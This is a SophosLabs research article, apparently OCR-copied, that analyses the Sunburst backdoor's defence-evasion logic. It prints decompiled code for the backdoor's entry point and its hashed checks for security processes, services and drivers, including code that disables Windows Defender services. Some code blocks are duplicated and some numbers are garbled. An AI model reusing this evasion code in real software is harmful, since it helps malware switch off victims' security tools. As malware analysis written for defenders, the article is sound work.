
How SunBurst malware does defense evasion

news.sophos.com/en-us/2020/12/21/how-sunburst-malware-does-defense-evasion/

SophosLabs Threat Research December 21, 2020



In an effort that has been attributed by many to actors working for or on behalf of a national government, an unknown adversary compromised the software supply chain of the enterprise IT management firm SolarWinds in order to distribute malicious code.

The success of that attack, dubbed Sunburst, gave the actors wide-ranging access to corporate and governmental information systems, and already has resulted in as-yet uncalculated volumes of data theft and concerns the attackers have used the foothold to insert other backdoors into enterprise networks yet to be discovered.

Because of the magnitude of the impact of Sunburst, there have already been many reports covering the attack details. We chose to focus on a specific part of the attack of particular interest to us: the techniques used by the attacker related to sensing and evading defenses. This report provides a walkthrough of the code used by the Sunburst attack that is intended help other researchers, defenders and IT specialists to better understand that portion of the attack chain.

Based on our analysis, Sunburst used a compromised software component to use SolarWinds' Orion to detect and in some cases attempt to disable defensive software running on targeted systems. If any of an extensive list of processes was found to be running, the component shut down completely until called again. If none of those processes were found, it checked against a list of services—terminating if some were found, and attempting to disable others. And a similar automated check was made for drivers associated with security products, also resulting in the program shutting down.

Sunburst also uses a custom DGA algorithm for its initial command and control (C2). The attackers use the DNS response for the DGA lookup to control backdoor activity, including terminating it (essentially a killswitch).

"Upgraded" code

SophosLabs analyzed a specific component of the malicious modification of SolarWinds' software: a dynamic link library named *SolarWinds.Orion.Core.BusinessLayer.dll*. This DLL was created by modifying the code of a legitimate component of SolarWinds Orion, and is activated by code patched into another Orion component, **InventoryManager**:

```
// SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory.InventoryManager
using ...

internal class InventoryManager
{
    private static readonly Log log = new Log();

    private readonly BackgroundInventory backgroundInventory;

    private readonly Dictionary<int, int> backgroundInventoryTracker = new Dictionary<int, int>();

    private Timer refreshTimer;

    private readonly int engineID;

    public InventoryManager(int engineID, BackgroundInventory backgroundInventory)
    ...

    public InventoryManager(int engineID)
    ...

    public void Start(bool executeSameThread = false)
    ...

    public void Stop()
    ...

    private void Refresh(object state)
    ...

    internal void RefreshInternal()
    {
        if (log.get_IsDebugEnabled())
        {
            log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object)engineID);
        }
        try
        {
            if (!OrionImprovementBusinessLayer.IsAlive)
            {
                Thread thread = new Thread(OrionImprovementBusinessLayer.Initialize);
                thread.IsBackground = true;
                thread.Start();
            }
        }
        catch (Exception)
        {
        }
        if (backgroundInventory.IsRunning)
        {
```

Code injected into InventoryManager.cs which initiates the Sunburst backdoor.
This code creates a new thread which runs the Sunburst backdoor code, the entry point being the Initialize() function.

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer
using ...

public static void Initialize()
{
    try
    {
        if (GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                instance = new NamedPipeServerStream(appId);
                ConfigManager.ReadReportStatus(out status);
                if (status != ReportStatus.Truncate)
                {
                    DelayMin(0, 0);
                    domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                    if (!string.IsNullOrEmpty(domain4) && !IsNullOrInvalidName(domain4))
                    {
                        DelayMin(0, 0);
                        if (GetOrCreateUserID(out userId))
                        {
                            DelayMin(0, 0);
                            ConfigManager.ReadServiceStatus(false);
                            Update();
                            instance.Close();
                        }
                    }
                }
            }
        }
    }
    catch (Exception)
    {
    }
}
```

The entry point of the Sunburst backdoor, the Initialize() function.
Execution only proceeds if the DLL is running within a process of name solarwinds.businesslayerhost.exe.

Curiously, further digging by the security community has identified other versions of the DLL, that have been injected with just short skeleton code, not the complete backdoor. This is probably indicative of the attackers performing some kind of testing prior to delivering the full attack.

Looking through the Sunburst code, two subtle tricks are immediately obvious:

1. String obfuscation. Interesting strings (Registry keys, filenames etc) are mildly obfuscated using a combination of compression and Base64. This is presumably to make it less likely the modified source code would be spotted.
2. Certain process filenames are not directly referenced in the code. Instead, hashes of process names are used. This is to make analysis more cumbersome.

In order to evade targets' defenses, the Sunburst DLL checks for a hard-coded list of processes, services and drivers. As noted above, the names of the processes and services Sunburst looks for are checked against pre-calculated hashes of their names, making it much more difficult to analyze the code's intent.

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer
using ...

private static readonly ulong[] assemblyTimeStamps = new ulong[137]
{
    2597124982561782591uL,
    2600364143812063535uL,
    13464308873961738403uL,
    4821863173800309721uL,
    12969190449276002545uL,
    3320026265773918739uL,
    12094027092655598256uL,
    10657751674541025650uL,
    11913842725949116895uL,
    5449730069165757263uL,
    292198192373389586uL,
    12790084614253405985uL,
    5219431737322569038uL,
    155357734709782713 26uL,
    781043652041495 8497uL,
    13316211011159594063uL,
    13825071784440082496uL,
    14480775929210717493uL,
    14482658293117931546uL,
    8473756179280619170uL,
    3778500091710709090uL,
    8799118153397725683uL,
    12027963942392743532uL,
```

The start of the long list of hashes used in Sunburst process checks.

Flipping the switch

Sunburst checks against the environment it is running in via the **ProcessTracker.TrackProcesses()** function. This function is called from three places, two of them in the main flow of the backdoor's execution:

- **UpdateNotification()**, called prior to entering main execution loop
- **Update()**, within the main execution loop

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer
private static bool UpdateNotification()
{
    int num = 3;
    while (num-- > 0)
    {
        DelayMin(0, 0);
        if (ProcessTracker.TrackProcesses(true))
        {
            return false;
        }
        if (DnsHelper.CheckServerConnection(apiHost))
        {
            return true;
        }
    }
    return false;
}
```

The code for the UpdateNotification() function in Sunburst.

The UpdateNotification() function also resolves the api.solarwinds.com hostname. If an internal IP address is returned, execution is termination. This illustrates the care taken by the attackers to avoid the backdoor running within networks belonging to SolarWinds.

There is an additional call to **TrackProcesses()** within the main loop of **Update()**, which breaks out of the main loop if a hit is found.

In either case, if a process is detected by the malware, Sunburst execution stops until next time the malicious DLL is loaded (when the application is next run).

Three steps of evasion

The **TrackProcesses()** function consists of three steps: checking processes (**SearchAssemblies()**), checking services (**SearchServices()**), and checking drivers (**SearchConfigurations()**):

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.ProcessTracker
using ...

public static bool TrackProcesses(bool full)
{
    Process[] processes = Process.GetProcesses();
    if (SearchAssemblies(processes))
    {
        return true;
    }
    bool flag = SearchServices(processes);
    if (!flag & full)
    {
        return SearchConfigurations();
    }
    return flag;
}
```

TrackProcesses() function, used to check processes, servers and installed drivers.

The function first calls **SearchAssemblies()**, passing a simple, flat list containing hardcoded hashes of 137 process names. The extraction of the reversed names is still in progress. These processes include executables tied to security products (including Tanium and AVG antivirus software), as well as packet capture, forensic and malware analysis tools, including :

- Wireshark
- VirtualBox
- RetDec decompiler
- Process Hacker
- Registry Monitor
- PE Explorer

A longer partial list of matched hashes is posted in the IOC file for this report on SophosLabs' GitHub page.

```
private static bool SearchAssemblies(Process[] processes)
{
    for (int i = 0; i < processes.Length; i++)
    {
        ulong hash = GetHash(processes[i].ProcessName.ToLower());
        if (Array.IndexOf(assemblyTimeStamps, hash) != -1)
        {
            return true;
        }
    }
    return false;
}
```

The hashes are checked against the hashes of the lower-cased names of processes.If **SearchAssemblies()** does not find a process name match, the **TrackProcesses()** function calls **SearchServices()**.

```
private static bool SearchServices(Process[] processes)
{
    for (int i = 0; i < processes.Length; i++)
    {
        ulong hash = GetHash(processes[i].ProcessName.ToLower());
        ServiceConfiguration[] svcList = OrionImprovementBusinessLayer.svcList;
        foreach (ServiceConfiguration serviceConfiguration in svcList)
        {
            if (Array.IndexOf(serviceConfiguration.timeStamps, hash) != -1)
            {
                lock (_lock)
                {
                    if (!serviceConfiguration.running)
                    {
                        svcListModified1 = true;
                        svcListModified2 = true;
                        serviceConfiguration.running = true;
                    }
                    if (!serviceConfiguration.disabled && !serviceConfiguration.stopped && serviceConfiguration.Svc.Length != 0)
                    {
                        DelayMin(0, 0);
                        SetManualMode(serviceConfiguration.Svc);
                        serviceConfiguration.disabled = true;
                        serviceConfiguration.stopped = true;
                    }
                }
            }
        }
    }
    if (OrionImprovementBusinessLayer.svcList.Any((ServiceConfiguration a) => a.disabled))
    {
        ConfigManager.WriteServiceStatus();
        return true;
    }
    return false;
}
```

SearchServices() compares running services against a short list of hardcoded services, again using pre-calcuated hashes for the corresponding process filenames and Registry service subkeys.

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer
private static bool UpdateNotification()
{
    int num = 3;
    while (num-- > 0)
    {
        DelayMin(0, 0);
        if (ProcessTracker.TrackProcesses(true))
        {
            return false;
        }
        if (DnsHelper.CheckServerConnection(apiHost))
        {
            return true;
        }
    }
    return false;
}
```

The code for the UpdateNotification() function in Sunburst.

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.ProcessTracker
using ...

public static bool TrackProcesses(bool full)
{
    Process[] processes = Process.GetProcesses();
    if (SearchAssemblies(processes))
    {
        return true;
    }
    bool flag = SearchServices(processes);
    if (!flag & full)
    {
        return SearchConfigurations();
    }
    return flag;
}
```

TrackProcesses() function, used to check processes, servers and installed drivers. SearchServices() compares running services against a short list of hardcoded services, again using pre-calcuated hashes for the corresponding process filenames and Registry service subkeys.

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer
using ...

private static readonly ServiceConfiguration[] svcList = new ServiceConfiguration[8]
{
    new ServiceConfiguration
    {
        timeStamps = new ulong[1]
        {
            5183687599225757871uL      msmpeng
        },
        Svc = new ServiceConfiguration.Service[1]
        {
            new ServiceConfiguration.Service
            {
                timeStamp = 917638920165491138L,      windefend
                started = true
            }
        }
    },
    new ServiceConfiguration
    {
        timeStamps = new ulong[1]
        {
            10063651499895178962uL          mssense
        },
        Svc = new ServiceConfiguration.Service[1]
        {
            new ServiceConfiguration.Service
            {
                timeStamp = -2111100756839222018L,      sense
                started = true
            }
        }
    },
    new ServiceConfiguration
```

The first two entries in the service list, corresponding to Windows Defender and Windows

Defender ATP services.
The Sunburst code attempts to disable certain services in the list, modifying the “Start” value in the service Registry configuration.

Product	Service names
Windows Defender	msmpeng
Windows Defender Advanced Threat Protection	mssense
Avast	avastsvc
Carbon Black	cavp,cb
Crowdstrike	csfalconservice,csfalconcontainer
FireEye	xagt
Eset	ekrn,egui,ekrnepfw
F-Secure	fsgk32,fsma32,fssm32,fnrb32,fsaua,fsorsp,fsav32,fsdevcon,fsgk32st,fswebuid

If any service is disabled in this process, ConfigManager.WriteServiceStatus() is called, which writes packed data into an application settings file (SolarWinds.Orion.Core.BusinessLayer.dll.config), storing the matched service entry. For example:…<add key=”ReportWatcherPostpone” value=”255″/>…If no services are detected or disabled, and SearchAssemblies() found no processes from the blacklist, SearchConfigurations() is called—which checks installed drivers against 17 pre-calculated hashes.

The function retrieves driver filenames using WMI “Select * From Win32_SystemDriver,” grabbing lowercased filename for each driver and generates hash for checking against the list. If any of the targeted drivers are selected, the backdoor terminates. The list includes drivers for Cyberark Endpoint Privilege Manager, the Symantec Management Agent, and Sentinel Agent; a full list of the driver filenames and hashes is available in the IOCs file on SophosLabs’ Github.

We did not find hashes matching any Sophos product.

Remote kill

Assuming all the process, service and driver checks pass, Sunburst will proceed to the main execution loop. It uses a DGA to generate a hostname (sub-domain of avsvmcloud[.]com, in which the victim hostname is encoded).The IP returned in the DNS response for the generated hostname is then checked against a list – this is used to control backdoor execution flow. (Other researchers have delved into the DGA in detail.)

For example, addresses within the private subnet ranges will terminate backdoor execution. In this case, the status is set to “Truncate” (3), and this is written to the application settings file mentioned above, specifically the ReportWatcherRetry field:

```
<add key="ReportWatcherRetry" value="3"/>
```

Saving the status here ensures the backdoor will not execute in the future. This value is checked within the Initialize() function.

Conclusions

The selectivity of the execution of Sunburst, and the method it takes to disable defenses in the least aggressive manner possible, are indicative of a cautious actor seeking to trip as few alarms as possible in their intrusion.

Defenders need to be on guard for future efforts to evade targeted defenses in this manner, through close monitoring of accounts, unusual activity, and human threat hunting, as well as working with vendors to find more robust ways to ensure the security of the supply chain of their critical software. But they should not do this at the expense of watching for more ‘normal’ attacks, including the ongoing ransomware campaigns that show no sign of slowing down.

SophosLabs would like to acknowledge the contributions of Fraser Howard, Szabolcs Lévai, Andrew O’Donnell, Gabor Szappanos, Jagadeesh Chandraiah, Amol Soley, Richard Cohen and Michael Wood to this report.